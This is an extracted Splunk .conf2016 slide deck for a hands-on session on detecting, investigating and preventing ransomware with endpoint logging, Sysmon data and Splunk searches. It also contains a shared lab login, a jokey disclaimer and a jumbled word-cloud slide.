

.conf Ransomware Hands-on: What's your Birth Day?

[https://conf-sec-seho-<2 digit number that is your birthday>.splunkoxygen.com/](https://conf-sec-seho-31.splunkoxygen.com/)

EXAMPLE if I was born on July 31st:

<https://conf-sec-seho-31.splunkoxygen.com/>

EXAMPLE if I was born on August 4th:

<https://conf-sec-seho-04.splunkoxygen.com/>

Username: conf2016 Password: security

Splunking the Endpoint: “Hands on!” Ransomware Edition

James Brodsky

Guy with beard | Splunk

Dimitri McKay

Guy with larger beard | Splunk

.conf2016

splunk>

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During the course of this presentation, we may make ridiculous statements regarding Splunk features that may or may not be true. This is not reflective of Splunk as a company. We caution you that such statements reflect our own personal lack of intelligence and you should lower your expectations based on the fact that we're not all that bright. By we, we mean Dimitri. Actual features or functions and their explanation of which may differ from reality. For Splunk Search Language questions, Dimitri's answers will probably not be the truth, as such, actual results will differ greatly from those contained in Splunk documentation. If you record this presentation, you are giving up your right to vote, right to bare arms (i.e. no tank tops), and rights to your first born male child. The forward-looking statements made in this presentation are being made up as we go along. If reviewed after its live presentation, this content may not contain current or factual information. Please do not assume any legal obligation to our comments or statements as frankly, if you tattle, we will deny everything. In addition, information in this presentation is subject to change at any time without notice based on how much trouble we could potentially be in. This presentation is for educational informational entertainment purposes only. Do not hold Splunk accountable for anything that we might say or do, as frankly, the biased opinions and poor decisions we are about to make here are our own. Thanks, and enjoy the show.



VERBA BUENA BALLROOM
GOLDEN GATE



splunk>




Brodsky

❤️ **splunk**® > 3 Years+



**SE Manager SW Majors
Security Practice Fanboy**



SPLUNK® AND THE CIS CRITICAL SECURITY CONTROLS

Mapping Splunk Software to the CIS 20 CSC Version 6.0

Brodsky



SE Manager SW Majors Security Practice Fanboy



BB BB

> Dimitri McKay | Senior Security Architect | CISSP | CCSK| LOLZ | WTF



Minster of Swagger @dimitrimckay

- 20 years of net/system security experience.
- 2nd place, 2016 Defcon Beard Competition
- Former pentester, corporate security slacker for a search engine and plus sized hand model.
- Enjoys making poor decisions, breaking things and disappointing my parents.
- Current role on the Security Practice team focuses on security strategy for the fortune 50, evangelism and asking dumb questions.
- Currently interested in machine learning for home home automation products which will eventually become self aware and kill us all.

> Dimitri McKay | Senior Security Architect | CISSP | CCSK| LOLZ | WTF



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Minster of Swagger @dimitrimckay



MINUTES SECONDS

Agenda

- Really short ransomware overview
- What'd we talk about last year and errata
- How do we log in?
- Hands-On: Detection by watching the endpoints
- Hands-On: A diversion over to forensics
- Hands-On: Ideas for prevention
- Collapse on stage

Intentionally Left Blank

So... what's the problem, Dimitri?

protect keyboard Natural bitcoin Hall
privately index throughout indexing
index throughout Identity
targets targets
Bitcoin Presbyterian
Categories paid
Growth situations
HITECH
hospital ransom
hacker lock
hackers late
patient analysis
much multiple victim privacy organizations
multiple interactions past prescriptions various
relatively file prescriptions follow email access
systems pressure ransom regulatory hospitals gaps
include critical care servers reasons
file locked weeks message enterprise real-time
Analytics departmental chance Samsam
threat Health HIPAA
intelligence infects institutions and requirements
Optimise user language media threats processing
Privacy protection users encompassing
language media threats processing
information usually quickly
Exhibit information usually quickly
nature Command level experts
information usually quickly
nature Command level experts
protect keyboard Natural bitcoin Hall
privately index throughout indexing
index throughout Identity
targets targets
Bitcoin Presbyterian
Categories paid
Growth situations
HITECH
hospital ransom
hacker lock
hackers late
patient analysis
much multiple victim privacy organizations
multiple interactions past prescriptions various
relatively file prescriptions follow email access
systems pressure ransom regulatory hospitals gaps
include critical care servers reasons
file locked weeks message enterprise real-time
Analytics departmental chance Samsam
threat Health HIPAA
intelligence infects institutions and requirements
Optimise user language media threats processing
Privacy protection users encompassing
language media threats processing
information usually quickly
Exhibit information usually quickly
nature Command level experts
information usually quickly
nature Command level experts
HIMSS16
attribution
havoc analyzing
retail monitoring
computer patient
operational Cybersecurity
Cerber
solutions behaviors
cybersecurity getting
Hollywood immediate
claims address deals
ransomware




ransomware

(n.) when cyber criminals screw
you over for money



Ransomware Evolution



2

So, wait, how bad is it, Dimitri?

TECH & SCIENCE

SECURITY

RANSOMWARE WREAKING HAVOC IN AMERICAN AND CANADIAN HOSPITALS**Ransomware Poses Tremendous Threat to Police Departments***The growing threat of cybercrim***Forbes** / Security / #CyberSecurity

FEB 18, 2016 @ 04:47 AM 210,183 VIEWS

The Little Black Book of Billionaire Secrets

As Ransomware Crisis Explodes, Hollywood Hospital Coughs Up \$17,000 In Bitcoin

HOME TOP VIDEO


U.S. WORLD LOCAL POLITICS HEALTH TECH SCIENCE POP CULTURE BUSINESS INVESTIGATIONS SPORTS MORE ▾

NIGHTLY NEWS TODAY MEET THE PRESS DATELINE

NEWS > U.S. NEWS

WORLD INVESTIGATIONS CRIME & COURTS ASIAN AMERICA LATINO NBCBLK

NEWS
APR 26 2016, 6:53 AM ET**Ransomware Hackers Blackmail U.S. Police Departments**



2016 Verizon breach report


**DO YOU WANT TO
GET RANSOMWARE?**

**BECAUSE THAT'S HOW
YOU GET RANSOMWARE.**

imgflip.com

60


SECONDS
LEFT




2016 Verizon breach report

Mind visualizing that to the kill chain, Dimitri?

Ransomware Kill Chain





GAME OVER



Switch to James

But before we continue...

Let's go back in time...





To exactly 1 year ago




.conf2015

@MGM Las Vegas



Poor decisions were made

The UF: It's more than you think



Logs

.conf2015

The UF: It's more than you think


Process/Apps/FIM

Perfmon

Registry

Wire Data

Scripts



Logs


Sysmon

.conf2015

Ransomware Exercises: from the UF

Process/Apps/FIM

Registry



Wire Data

Logs

Sysmon

And we will add from non UF sources:


Process/Apps/FIM

Vulnerabilities

Firewall

Registry

Wire Data



Forensics

Logs

Sysmon

How much data?

The screenshot shows the Splunk search interface with the following details:

- Search Bar:** index=main sourcetype=sysmon* host="isengupta-T430s" EventCode != 3| eval length_in_bytes=len(_raw) | lookup sysmon_errcode.csv EventCode| stats sum(length_in_bytes) as bytes by EventDescription | eval mbytes=(bytes/1024/1024) | addcoltotals | eval mbytes=round(mbytes,2)
- Time Range:** during Tue, Sep 1, 20...
- Event Count:** 13,291 events (9/1/15 12:00:00.000 AM to 9/2/15 12:00:00.000 AM)
- Job Status:** Job
- Smart Mode:** Smart Mode
- Table Headers:** EventDescription, bytes, mbytes
- Table Data:**

EventDescription	bytes	mbytes
Create Remote Thread	601311	0.57
Driver Loaded	26490	0.03
Process Changed File Creation Time	4439548	4.23
Process Creation	7630200	7.28
Process Terminated	3764731	3.59
	16462280	15.70

That's more like it. **16MB of Sysmon, 5.5MB of Windows events = 21.5MB per endpoint.**

.conf2015 Coverage for **1,000** Windows endpoints? **21.5GB** ingest, per day.

What went wrong last year?

no one is perfect...



Mistakes were made...

Let's go back in
time...






.conf2015

There were... inaccuracies...

These didn't always work. Have been updated/fixed.



Name	Date Modified	Size	Kind
inputs-registry-examples-alternate.conf	May 1, 2016, 1:30 AM	48 KB	text
inputs-registry-examples.conf	Sep 22, 2015, 10:57 AM	50 KB	Tunnel...ument
readme.txt	May 1, 2016, 1:50 AM	861 bytes	text
sysmoncfg_v2.xml	Sep 22, 2015, 11:17 AM	3 KB	XML text
sysmoncfg_v4.xml	Today, 5:40 PM	3 KB	XML text

<https://splunk.box.com/splunking-the-endpoint>

.conf2015

Thank you, Jeff Walzer and Mike Sangray!

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Username: conf2016 Password: security


While you're getting logged in...

An interlude to talk about your priorities, people.
Dimitri?

Switch to Dimitri



VS.



ransomware

Search term

